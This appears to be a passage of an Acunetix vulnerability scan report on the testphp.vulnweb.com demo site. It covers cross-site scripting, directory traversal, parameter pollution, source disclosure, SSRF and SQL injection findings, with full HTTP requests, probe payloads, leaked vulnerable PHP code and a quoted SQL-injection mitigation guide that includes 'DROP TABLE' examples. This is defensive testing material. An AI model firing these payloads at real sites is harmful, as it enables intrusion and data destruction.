45&urname=John%20Smith'%22()%26%25<ScRiPt%20>prompt(962854)</ScRiPt>
```

Response headers

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:44 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

/userinfo.php

Details

URL encoded POST input urname was set to John%20Smith'"()&%<ScRiPt >prompt(984211)</ScRiPt>

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 166
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%40email.com&update=update&upho
ne=2323345&urname=John%2520Smith'%22()%26%25<ScRiPt%20>prompt(984211)</ScRiPt>
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 261
```

Directory traversal (verified)

Severity	**High**
Type	Validation
Reported by module	Scripting (Directory_Traversal.script)

Description

This script is possibly vulnerable to directory traversal attacks.

Directory Traversal is a vulnerability which allows attackers to access restricted directories and execute commands outside of the web server's root directory.

Impact

By exploiting directory traversal vulnerabilities, attackers step out of the root directory and access files in other directories. As a result, attackers might view restricted files or execute commands, leading to a full compromise of the Web server.

Recommendation

Your script should filter metacharacters from user input.

References

Acunetix Directory Traversal Attacks

Affected items

/showimage.php

Details

URL encoded GET input file was set to 1ACUSTARTFILE/../../xxx\..\..\ACUENDFILE
Additional details:

Source file: /hj/var/www//showimage.php line: 7

File: 1ACUSTARTFILE/../../xxx\..\..\ACUENDFILE "fopen" was called.

Request headers

```
GET /showimage.php?file=1ACUSTARTFILE/../../xxx%5c..%5c..%5cACUENDFILE HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:41 GMT
Content-Type: image/jpeg
Content-Length: 138
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/showimage.php

Details

URL encoded GET input file was set to 1ACUSTARTFILE/../../xxx\..\..\ACUENDFILE
Additional details:

Source file: /hj/var/www//showimage.php line: 19

File: 1ACUSTARTFILE/../../xxx\..\..\ACUENDFILE.tn "fopen" was called.

Request headers

```
GET /showimage.php?file=1ACUSTARTFILE/../../xxx%5c..%5c..%5cACUENDFILE&size=160 HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:43 GMT
Content-Type: image/jpeg
Content-Length: 138
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

HTTP parameter pollution

Severity	**High**
Type	Configuration
Reported by module	Scripting (HTTP_Parameter_Pollution.script)

Description

This script is possibly vulnerable to HTTP Parameter Pollution attacks.

HPP attacks consist of injecting encoded query string delimiters into other existing parameters. If the web application does not properly sanitize the user input, a malicious user can compromise the logic of the application to perform either clientside or server-side attacks.

Impact

The impact depends on the affected web application. An attacker could

- Override existing hardcoded HTTP parameters
- Modify the application behaviors
- Access and, potentially exploit, uncontrollable variables
- Bypass input validation checkpoints and WAFs rules

Recommendation

The application should properly sanitize user input (URL encode) to protect against this vulnerability.

References

HTTP Parameter Pollution

Affected items

/hpp/

Details

URL encoded GET input pp was set to 12&n959226=v966829
Parameter precedence: last occurrence
Affected link: params.php?p=valid&pp=12&n959226=v966829
Affected parameter: p=valid

Request headers

```
GET /hpp/?pp=12%26n959226%3dv966829 HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:12 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 435
```

/hpp/index.php

Details

URL encoded GET input pp was set to 12&n951410=v996217
Parameter precedence: last occurrence
Affected link: params.php?p=valid&pp=12&n951410=v996217
Affected parameter: p=valid

Request headers

```
GET /hpp/index.php?pp=12%26n951410%3dv996217 HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 435
```

Script source code disclosure

Severity	**High**
Type	Validation
Reported by module	Scripting (Script_Source_Code_Disclosure.script)

Description

It is possible to read the source code of this script by using script filename as a parameter. It seems that this script includes a file which name is determined using user-supplied data. This data is not properly validated before being passed to the include function.

Impact

An attacker can gather sensitive information (database connection strings, application logic) by analyzing the source code. This information can be used to launch further attacks.

Recommendation

Analyze the source code of this script and solve the problem.

References

[Source Code Disclosure Can Be Exploited On Your Website]

Affected items

/showimage.php

Details

URL encoded GET input file was set to showimage.php
Source disclosure pattern found: <?php

```
// header("Content-Length: 1" /*. filesize($name)*/);
if( isset($_GET["file"]) && !isset($_GET["size"]) ){
 // open the file in a binary mode
 header("Content-Type: image/jpeg");
 $name = $_GET["file"];
 $fp = fopen($name, 'rb');

 // send the right headers
 header("Content-Type: image/jpeg");

 // dump the picture and stop the script
 fpassthru($fp);
 exit;
}
elseif (isset($_GET["file"]) && isset($_GET["size"])){
 header("Content-Type: image/jpeg");
 $name = $_GET["file"];
 $fp = fopen($name.'.tn', 'rb');

 // send the right headers
 header("Content-Type: image/jpeg");

 // dump the picture and stop the script
 fpassthru($fp);
 exit;
}
?>
```

Request headers

```
GET /showimage.php?file=showimage.php HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
```

```
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:42 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 687
```

Server side request forgery

Severity	**High**
Type	Configuration
Reported by module	Scripting (Server_Side_Request_Forgery.script)

Description

SSRF as in Server Side Request Forgery is a vulnerability that allows an attacker to force server interfaces into sending packets initiated by the victim server to the local interface or to another server behind the firewall. Consult Web References for more information about this problem.

Impact

The impact varies according to the affected server interface.

Recommendation

Your script should properly sanitize user input.

References

[SSRF VS. BUSINESS-CRITICAL APPLICATIONS](#)

Affected items

/showimage.php

Details

URL encoded GET input file was set to http://hitKgG2wZ8So1.bxss.me/

An HTTP request was initiated for the domain hitKgG2wZ8So1.bxss.me which indicates that this script is vulnerable to SSRF (Server Side Request Forgery).

HTTP request details:
IP address: 176.28.50.165
User agent:

Request headers

```
GET /showimage.php?file=http://hitKgG2wZ8So1.bxss.me/&size=160 HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:49 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 1891
```

/showimage.php

Details

URL encoded GET input file was set to http://hitvafw73pjRV.bxss.me/

An HTTP request was initiated for the domain hitvafw73pjRV.bxss.me which indicates that this script is vulnerable to SSRF (Server Side Request Forgery).

HTTP request details:
IP address: 176.28.50.165
User agent:

Request headers

```
GET /showimage.php?file=http://hitvafw73pjRV.bxss.me/ HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:43 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 1891
```

SQL injection (verified)

Severity	**High**
Type	Validation
Reported by module	Scripting (Sql_Injection.script)

Description

This script is possibly vulnerable to SQL Injection attacks.

SQL injection is a vulnerability that allows an attacker to alter back-end SQL statements by manipulating the user input. An SQL injection occurs when web applications accept user input that is directly placed into a SQL statement and doesn't properly filter out dangerous characters.

This is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against, there is a large number of web applications vulnerable.

Impact

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information.

Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to not only manipulate existing queries, but to UNION in arbitrary data, use sub selects, or append additional queries. In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system.

Certain SQL Servers such as Microsoft SQL Server contain stored and extended procedures (database server functions). If an attacker can obtain access to these procedures it may be possible to compromise the entire machine.

Recommendation

Your script should filter metacharacters from user input.
Check detailed information for more information about fixing this vulnerability.

References

- SQL Injection Walkthrough
- How to check for SQL injection vulnerabilities
- OWASP Injection Flaws
- Acunetix SQL Injection Attack
- OWASP PHP Top 5
- VIDEO: SQL Injection tutorial

Detailed information

Quote from SQL Injection Attacks by Example - http://www.unixwiz.net/techtips/sql-injection.html
SQL injection mitigations

We believe that web application developers often simply do not think about "surprise inputs", but security people do (including the bad guys), so there are three broad approaches that can be applied here.

Sanitize the input

It's absolutely vital to sanitize user inputs to insure that they do not contain dangerous codes, whether to the SQL server or to HTML itself. One's first idea is to strip out "bad stuff", such as quotes or semicolons or escapes, but this is a misguided attempt. Though it's easy to point out some dangerous characters, it's harder to point to all of them.

The language of the web is full of special characters and strange markup (including alternate ways of representing the same characters), and efforts to authoritatively identify all "bad stuff" are unlikely to be successful.

Instead, rather than "remove known bad data", it's better to "remove everything but known good data": this distinction is crucial. Since - in our example - an email address can contain only these characters:

    abcdefghijklmnopqrstuvwxyz

```
    ABCDEFGHIJKLMNOPQRSTUVWXYZ
    0123456789
    @.-_+
```

There is really no benefit in allowing characters that could not be valid, and rejecting them early - presumably with an error message - not only helps forestall SQL Injection, but also catches mere typos early rather than stores them into the database.

Be aware that "sanitizing the input" doesn't mean merely "remove the quotes", because even "regular" characters can be troublesome. In an example where an integer ID value is being compared against the user input (say, a numeric PIN):

```
    SELECT fieldlist
      FROM table
     WHERE id = 23 OR 1=1;  -- Boom! Always matches!
```

In practice, however, this approach is highly limited because there are so few fields for which it's possible to outright exclude many of the dangerous characters. For "dates" or "email addresses" or "integers" it may have merit, but for any kind of real application, one simply cannot avoid the other mitigations.

Escape/Quotesafe the input

Even if one might be able to sanitize a phone number or email address, one cannot take this approach with a "name" field lest one wishes to exclude the likes of Bill O'Reilly from one's application: a quote is simply a valid character for this field.

One includes an actual single quote in an SQL string by putting two of them together, so this suggests the obvious - but wrong! - technique of preprocessing every string to replicate the single quotes:

```
    SELECT fieldlist
      FROM customers
     WHERE name = 'Bill O''Reilly';  -- works OK
```

However, this naive approach can be beaten because most databases support other string escape mechanisms. MySQL, for instance, also permits \' to escape a quote, so after input of \'; DROP TABLE users; -- is "protected" by doubling the quotes, we get:

```
    SELECT fieldlist
      FROM customers
     WHERE name = '\''; DROP TABLE users; --';  -- Boom!
```

The expression '\'' is a complete string (containing just one single quote), and the usual SQL shenanigans follow. It doesn't stop with backslashes either: there is Unicode, other encodings, and parsing oddities all hiding in the weeds to trip up the application designer.

Getting quotes right is notoriously difficult, which is why many database interface languages provide a function that does it for you. When the same internal code is used for "string quoting" and "string parsing", it's much more likely that the process will be done properly and safely.

Some examples are the MySQL function mysql_real_escape_string() and perl DBD method $dbh->quote($value). These methods must be used.

Use bound parameters (the PREPARE statement)

Though quotesafing is a good mechanism, we're still in the area of "considering user input as SQL", and a much better approach exists: bound parameters, which are supported by essentially all database programming interfaces. In this technique, an SQL statement string is created with placeholders - a question mark for each parameter - and it's compiled ("prepared", in SQL parlance) into an internal form. Later, this prepared query is "executed" with a list of parameters:
Example in perl

```
    $sth = $dbh->prepare("SELECT email, userid FROM members WHERE email = ?;");
    $sth->execute($email);
```

Thanks to Stefan Wagner, this demonstrates bound parameters in Java:
Insecure version

```
    Statement s = connection.createStatement();
    ResultSet rs = s.executeQuery("SELECT email FROM member WHERE name = "
                                  + formField); // *boom*
```

Secure version

```
    PreparedStatement ps = connection.prepareStatement(
        "SELECT email FROM member WHERE name = ?");
    ps.setString(1, formField);
    ResultSet rs = ps.executeQuery();
```

Here, $email is the data obtained from the user's form, and it is passed as positional parameter #1 (the first question mark), and at no point do the contents of this variable have anything to do with SQL statement parsing. Quotes, semicolons, backslashes, SQL comment notation - none of this has any impact, because it's "just data". There simply is nothing to subvert, so the application is be largely immune to SQL injection attacks.

There also may be some performance benefits if this prepared query is reused multiple times (it only has to be parsed once), but this is minor compared to the enormous security benefits. This is probably the single most important step one can take to secure a web application.

Limit database permissions and segregate users

In the case at hand, we observed just two interactions that are made not in the context of a logged-in user: "log in" and "send me password". The web application ought to use a database connection with the most limited rights possible: query-only access to the members table, and no access to any other table.

The effect here is that even a "successful" SQL injection attack is going to have much more limited success. Here, we'd not have been able to do the UPDATE request that ultimately granted us access, so we'd have had to resort to other avenues.

Once the web application determined that a set of valid credentials had been passed via the login form, it would then switch that session to a database connection with more rights.

It should go almost without saying that sa rights should never be used for any web-based application.

Use stored procedures for database access

When the database server supports them, use stored procedures for performing access on the application's behalf, which can eliminate SQL entirely (assuming the stored procedures themselves are written properly).

By encapsulating the rules for a certain action - query, update, delete, etc. - into a single procedure, it can be tested and documented on a standalone basis and business rules enforced (for instance, the "add new order" procedure might reject that order if the customer were over his credit limit).

For simple queries this might be only a minor benefit, but as the operations become more complicated (or are used in more than one place), having a single definition for the operation means it's going to be more robust and easier to maintain.

Note: it's always possible to write a stored procedure that itself constructs a query dynamically: this provides no protection against SQL Injection - it's only proper binding with prepare/execute or direct SQL statements with bound variables that provide this protection.

Isolate the webserver

Even having taken all these mitigation steps, it's nevertheless still possible to miss something and leave the server open to compromise. One ought to design the network infrastructure to assume that the bad guy will have full administrator access to the machine, and then attempt to limit how that can be leveraged to compromise other things.

For instance, putting the machine in a DMZ with extremely limited pinholes "inside" the network means that even getting complete control of the webserver doesn't automatically grant full access to everything else. This won't stop everything, of course, but it makes it a lot harder.

Configure error reporting

The default error reporting for some frameworks includes developer debugging information, and this cannot be shown to outside users. Imagine how much easier a time it makes for an attacker if the full query is shown, pointing to the syntax error involved.

This information is useful to developers, but it should be restricted - if possible - to just internal users.

Affected items

/

Details

Cookie input login was set to 1ACUSTART'"IDm9uACUEND
Additional details:

Source file: /hj/var/www//index.php line: 46

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"IDm9uACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET / HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"IDm9uACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:07 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4277
```

/AJAX/infoartist.php

Details

URL encoded GET input id was set to 1ACUSTART'"cDSUcACUEND
Additional details:

Source file: /hj/var/www//AJAX/infoartist.php line: 5

SQL query: SELECT * FROM artists WHERE artist_id=1ACUSTART'"cDSUcACUEND "mysql_query" was called.

Request headers

```
GET /AJAX/infoartist.php?id=1ACUSTART'%22cDSUcACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
```

```
Date: Tue, 06 May 2014 07:48:22 GMT
Content-Type: text/xml
Content-Length: 175
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/AJAX/infocateg.php

Details

URL encoded GET input id was set to 1ACUSTART'"c3vlzACUEND
Additional details:

Source file: /hj/var/www//AJAX/infocateg.php line: 5

SQL query: SELECT * FROM categ WHERE cat_id=1ACUSTART'"c3vlzACUEND "mysql_query" was called.

Request headers

```
GET /AJAX/infocateg.php?id=1ACUSTART'%22c3vlzACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:41 GMT
Content-Type: text/xml
Content-Length: 172
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/AJAX/infotitle.php

Details

URL encoded POST input id was set to 1ACUSTART'"ZdHmxACUEND
Additional details:

Source file: /hj/var/www//AJAX/infotitle.php line: 5

SQL query: SELECT * FROM pictures WHERE pic_id=1ACUSTART'"ZdHmxACUEND "mysql_query" was called.

Request headers

```
POST /AJAX/infotitle.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 27
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

id=1ACUSTART'%22ZdHmxACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:34 GMT
Content-Type: text/xml
Content-Length: 172
```

```
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/artists.php

Details

URL encoded GET input artist was set to 1ACUSTART'"Y1J2pACUEND
Additional details:

Source file: /hj/var/www//artists.php line: 61

SQL query: SELECT * FROM artists WHERE artist_id=1ACUSTART'"Y1J2pACUEND "mysql_query" was called.

Request headers

```
GET /artists.php?artist=1ACUSTART'%22Y1J2pACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:23 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4087
```

/artists.php

Details

Cookie input login was set to 1ACUSTART'"WenQ5ACUEND
Additional details:

Source file: /hj/var/www//artists.php line: 44

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"WenQ5ACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /artists.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"WenQ5ACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:52:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4644
```

/cart.php

Details

URL encoded POST input addcart was set to 1ACUSTART'"lbSp6ACUEND
Additional details:

Source file: /hj/var/www//cart.php line: 81

SQL query: SELECT * FROM carts WHERE cart_id='db724fe14501e6667b36b8733e0f07bd' AND item=1ACUSTART'"lbSp6ACUEND "mysql_query" was called.

Request headers

```
POST /cart.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

addcart=1ACUSTART'%22lbSp6ACUEND&price=500
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:19 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5293
```

/cart.php

Details

URL encoded POST input addcart was set to 1ACUSTART'"d0vXwACUEND
Additional details:

Source file: /hj/var/www//cart.php line: 81

SQL query: SELECT * FROM carts WHERE cart_id='db724fe14501e6667b36b8733e0f07bd' AND item=1ACUSTART'"d0vXwACUEND "mysql_query" was called.

Request headers

```
POST /cart.php?del=1 HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

addcart=1ACUSTART'%22d0vXwACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:03 GMT
```

```
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4476
```

/cart.php

Details

URL encoded POST input addcart was set to 1ACUSTART'"qZaAxACUEND
Additional details:

Source file: /hj/var/www//cart.php line: 81

SQL query: SELECT * FROM carts WHERE cart_id='db724fe14501e6667b36b8733e0f07bd' AND item=1ACUSTART'"qZaAxACUEND "mysql_query" was called.

Request headers

```
POST /cart.php?del=1 HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

addcart=1ACUSTART'%22qZaAxACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:48 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4476
```

/cart.php

Details

URL encoded GET input del was set to 1ACUSTART'"z8KXzACUEND
Additional details:

Source file: /hj/var/www//cart.php line: 86

SQL query: DELETE FROM CARTS WHERE item=1ACUSTART'"z8KXzACUEND AND cart_id='db724fe14501e6667b36b8733e0f07bd' "mysql_query" was called.

Request headers

```
GET /cart.php?del=1ACUSTART'%22z8KXzACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
```

```
Date: Tue, 06 May 2014 07:50:38 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4334
```

/cart.php

Details

Cookie input login was set to 1ACUSTART'"gijAkACUEND
Additional details:

Source file: /hj/var/www//cart.php line: 44

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"gijAkACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /cart.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"gijAkACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:52:12 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4188
```

/guestbook.php

Details

Cookie input login was set to 1ACUSTART'"7gVmwACUEND
Additional details:

Source file: /hj/var/www//guestbook.php line: 49

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"7gVmwACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /guestbook.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"7gVmwACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:53:04 GMT
Content-Type: text/html
Connection: keep-alive
```

```
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4724
```

/listproducts.php

Details

URL encoded GET input artist was set to 1ACUSTART'"WC4dVACUEND
Additional details:

Source file: /hj/var/www//listproducts.php line: 67

SQL query: SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b, categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND a.a_id=1ACUSTART'"WC4dVACUEND "mysql_query" was called.

Request headers

```
GET /listproducts.php?artist=1ACUSTART'%22WC4dVACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
